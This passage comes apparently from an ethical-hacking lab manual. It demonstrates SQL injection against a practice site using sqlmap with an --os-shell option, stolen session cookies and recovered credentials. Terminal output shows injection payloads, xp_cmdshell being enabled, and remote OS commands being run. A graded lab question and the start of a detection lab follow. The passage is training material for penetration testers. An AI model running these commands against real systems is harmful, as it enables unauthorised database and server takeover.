
40. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

41.




42. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.
43. If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

44.




45. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.

46.



47. Now, switch back to the **Parrot Terminal window**. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell**.
48. In this query, **--os-shell** is the prompt for an interactive OS shell.

49.



50. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

51.

```
Applications  Places  System                                   Wed Mar 13, 02:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File  Edit  View  Search  Terminal  Help

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: id=1 WAITFOR DELAY '0:0:5'

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(113)+C
HAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(1
0)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHA
R(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71
+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHA
R(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
Menu   [Home - MovieScope ...   sqlmap -u "http://ww...
```

52. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.
53. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

54.

```
Applications  Places  System                                   Wed Mar 13, 02:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File  Edit  View  Search  Terminal  Help
HAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(1
0)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHA
R(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71
+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHA
R(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executi
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
Menu   [Home - MovieScope ...   sqlmap -u "http://ww...
```

55. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

56.

```
Applications  Places  System                                   Wed Mar 13, 02:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File  Edit  View  Search  Terminal  Help
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executi
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell>
Menu   [Home - MovieScope ...   sqlmap -u "http://ww...
```

57. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

58.


```
Applications  Places  System                                   Wed Mar 13, 02:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File  Edit  View  Search  Terminal  Help
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executi
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
Menu   [Home - MovieScope ...   sqlmap -u "http://ww...
```

59. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.
60. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

61.

62. Following the same process, you can use various other commands to obtain further detailed information about the target machine.
63. To view the available commands under the OS shell, type **help** and press **Enter**.

64.



65. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
66. Close all open windows and document all the acquired information.
67. 38. You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **jSQL Injection** (https://github.com), **NoSQLMap** (https://github.com), **Havij** (https://github.com) and **blind_sql_bitshifting** (https://github.com).

Question 15.1.1.1

Use the sqlmap tool to perform an SQL injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column User_Login. Enter the password for the username steve.

Score

Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.
In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.
In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using OWASP ZAP

Overview of SQL Injection Detection Tools

